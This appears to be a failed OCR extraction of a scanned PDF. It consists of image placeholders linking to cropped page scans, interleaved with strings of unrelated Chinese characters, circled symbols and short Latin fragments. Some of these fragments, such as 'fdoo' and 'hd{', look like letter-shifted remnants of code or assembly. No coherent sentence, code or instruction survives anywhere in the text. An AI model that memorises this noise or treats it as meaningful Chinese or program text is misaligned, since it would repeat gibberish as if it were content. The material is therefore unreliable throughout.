


FH 罪　　般 4 罗　　虚矿　Ⓑ　　署



虚矿　　署　　矿　　RG 罪

罗　　绑雅　面阻




迎 练罗 虚矿 绑摄 (u) 摄


虚 fdoo矿 耻 罗 fdoo 练罗

® 罪 迎 LG矿 罗 矿 角 罪 练罗 迎

LG



矿 罗 fdoo 虚 fdoo




凉 {p o fdꝏ

凉 迎 LG

角 虚 fdꝏ 绑 矿 迎罪 警ⓥ 矿

绑



罪 罪 迎 LG矿 角 罗 迎

LG 绑雅 矿 (f) 矿 Ⓑ {p o f dod摄

调 矿 罗 LG 角 结 矿 翻 败练罗 词阻

挺 罪矿 罗 迎 LG 罗 矿 挺 练 矿 迎 LG 评


ⓤ 摄 规 角 Ⓑ挺 翻 迎 LG

矿 罗 迎 LG 绑雅

角　间　　F H 罪　⑨　罗

罗　迎 LG 远　翻练罗　　矿　　l；

罗挺




远 职 迎 LG矿 般 4 罗 摄 罗 齐


4 罗 角 摄 齐 缩罗 矿 规 l <

矿 ⓑ绑练罗摄


凉 {p o f dœ



Ⓑ 迎 LG 绑雅 矿 I <




参 矿 绑矿(f)




罪 Ⓑ练罗 矿 迎 LG矿 耻 罗

角 fdo摄 罗 绑



绑矿 hd{ 翻 迎 LG矿hf{ 翻 摄 耻 罗结


角 fdoo矿 l; 绑



角 Ⓑ 罗 fdoo lruzdugVkduhFdug 罗 署

词阻般 矿 罗 (f)落 矿 耻 规 罗

挺 {po fdoo 院 摄 绑




罗 fdoohd{矿 hf{ 角(f)落 迎

LG矿 耻 罗挺 {po 院 矿 角 l:

阻挺 摄

练 Ⓑ 角 Ⓑ般练罗 fdoo矿 hd{ 练罗

{po



hg{ 迎 LG矿 耻 罗 fdoo

角 fdoo

{po fdoo

耻 耻 离 角远 迎 LG矿

警ⓥ {po 矿 {po 般 迎 矿

